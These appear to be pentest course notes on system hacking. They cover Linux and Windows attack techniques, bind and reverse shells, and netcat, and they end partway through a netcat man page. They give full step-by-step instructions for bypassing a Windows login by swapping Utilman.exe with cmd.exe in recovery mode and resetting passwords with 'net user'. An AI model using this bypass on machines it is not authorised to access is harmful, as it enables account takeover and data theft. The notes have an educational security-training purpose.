System Hacking

S2Day8Sys.md

by Nathan Hailu

Recall

LAST time TOPICS

Topics

- What is System Hacking
- How to do system hacking
- Remote Shell Types.
- Web servers
- Metasploit
- Port forwarding
- Pivoting and Privilege Escalation
- SteganoGraphy
- Keylogging

What is System Hacking?

- System hacking is defined as the compromise between computer systems and software to access the target computer and steal or misuse their sensitive information.
- The malware and the attacker identify and exploit the vulnerability of the computer system to gain unauthorized access.
- Here the malicious hacker exploits the weaknesses in a computer system to gain unauthorized access to its data or take illegal advantage.

Linux System Hacking

- As we all know, GNU/Linux is an Operating System (OS) assembled user the model of open-source software development and distribution and is based on Unix OS created by Linus Torvalds.
- As we know, Linux is considered to be the most secure OS to be hacked or cracked, but in the world of Hacking, nothing is 100% secured.
- Hackers usually use the following techniques to hack the linux system.
  - Hack Linux using the SHADOW file.
  - SSH key leak
  - Remote Code Execution(RCE)
  - Another technique commonly used by hackers is to bypass the user password option in Linux.(Privilege Escalation)
  - In another technique, the hacker detects the bug on kernel and tries to take advantage of it.

Windows Hacking

- The user password of Windows OS, which appears after the Windows starts logging in, lets users protect the computer from getting unauthorized access.
- Choosing a strong password of more than eight digits is an excellent practice.
- Henceforth you can protect your files and folders from the hands of malicious users.
- There are several tricks and techniques to crack a windows password. But, from the hacker's point of view, if you can use social engineer your victim and find a Windows computer open, you can easily modify the existing password and give a new password that will be unaware of the victim or the owner of the computer.
- Also There is a simple method to bypass windows login


Windows Login Bypass.

As you see on the login page there is a button that can be vulnerable to this.

A button on the right bottom, beside the Ethernet icon is called “Easy to access”


- When you click this button it will open a program called Utilman.exe from C:\Windows\System32

So what hacker is going to do is you will rename this file to other thing and you will rename your terminal to Utilman.exe then BOOM





...

- We will Swap their name.
- To do this
  a. Shutdown your windows
  b. Turn it on
    - and when you see windows logo, press the power button , it will shut
    - Again turn it on
    - and when you see windows logo, press the power button , it will shut
    - Repeat this until you get the recovery mode.



Recovery mode






When This window comes press the power button and repeat


until you see this screen


Recovery mode

Then go to

1. Advanced option
2. Troubleshoot
3. Advanced Options
4. System Image Recovery








System image recovery


Goto:


1. Cancel
2. Next
3. Advanced
4. Install a Driver
5. OK





Renames


1. This PC
2. Find the Correct C drive
   a. Because Their letter will be differer
   b. Mine is “Local Disk(E:)”
3. Goto
   a. Your C drive>Windows>System32
4. Find and Rename Utilman.exe
   a. Utilman.exe -> Utilman1.exe
5. Find and Rename cmd.exe
   a. Cmd.exe -> Utilman.exe
6. Exit and close them
7. Click Continue or restart your pc











The HACK

- Open Windows and Click on the easy to access button
- When you get cmd ,type
  - net user - to see users
  - net user “username” *
- Add new password
  - Just Enter to remove the password
- Then close cmd and login!


```
C:\WINDOWS\system32>net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
HP                       WDAGUtilityAccount
The command completed with one or more errors.
```

```
C:\WINDOWS\system32>net user hp *
Type a password for the user:
```

```
C:\WINDOWS\system32>net user hp *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.
```

Windows Pentest

- Windows is Very Broad Topic, than you think.
- As we learnt Linux systems you have to learn windows Systems too.
- You have to learn
  - Fundamental of Windows
  - Powershell Scripting and usage.
  - Managing Services, Users
  - Active Directory system.




Shell

- A shell is a program that interprets our commands and gives the written commands to the Kernel.
- Based on Remote Access to the shell while Pentest, it is Classified into:
  - Bind Shell
  - Reverse Shell


Bind Shell

- A bind shell is a sort of setup where remote consoles are established with other computers over the network.
- In Bind shell, an attacker launches a service on the target computer, to which the attacker can connect.
- In a bind shell, an attacker can connect to the target computer and execute commands on the target computer.
- To launch a bind shell, the attacker must have the IP address of the victim to access the target computer.




Reverse Shells

- A reverse shell, also known as a remote shell or “connect-back shell,” **takes advantage of the target system's vulnerabilities to initiate a shell session and then access the victim's computer**.
- Reverse shells allow attackers to open ports to the target machines, forcing communication and enabling a complete takeover of the target machine.
- Therefore it is a severe security threat.
- This method is also commonly used in penetration tests.




...




On reverse shells, the attacker will listen for any request on specific port, and the victim will start the request on that port, so we will have a shell., the victim may not sending the request intentionally. But if the attacker send him a link/malware that can start the reverse request that can leads to reverse shell


Netcat

- Netcat is a Command-line Interface (CLI) Based tool that is use to read/write d over TCP/UDP. (
  - To listen on ports,
  - To create connection on ports we can use this tool.
- It is a Back-End tool which can smoothly be cross utilized by other programs
- Used to Create a connection with any protocol/port you want or to create a listener on any port
- It is a tool That helps to create Reverse shells or Bind shells
- It is built in on kali and parrot but for windows you have to download it.
- Let's demonstrate with it…



```
NC(1)                    General Commands Manual                    NC(1)

NAME
       nc – arbitrary TCP and UDP connections and listens

SYNOPSIS
       nc  [-46bCDdFhklNnrStUuvZz]  [-I  length]  [-i  interval] [-M ttl] [-m minttl] [-O length] [-P proxy username]
          [-p source port] [-q seconds] [-s  sourceaddr]  [-T  keyword]  [-V  rtable]  [-W  recvlimit]  [-w  timeout]
          [-X proxy protocol] [-x proxy address[:port]] [destination] [port]

DESCRIPTION
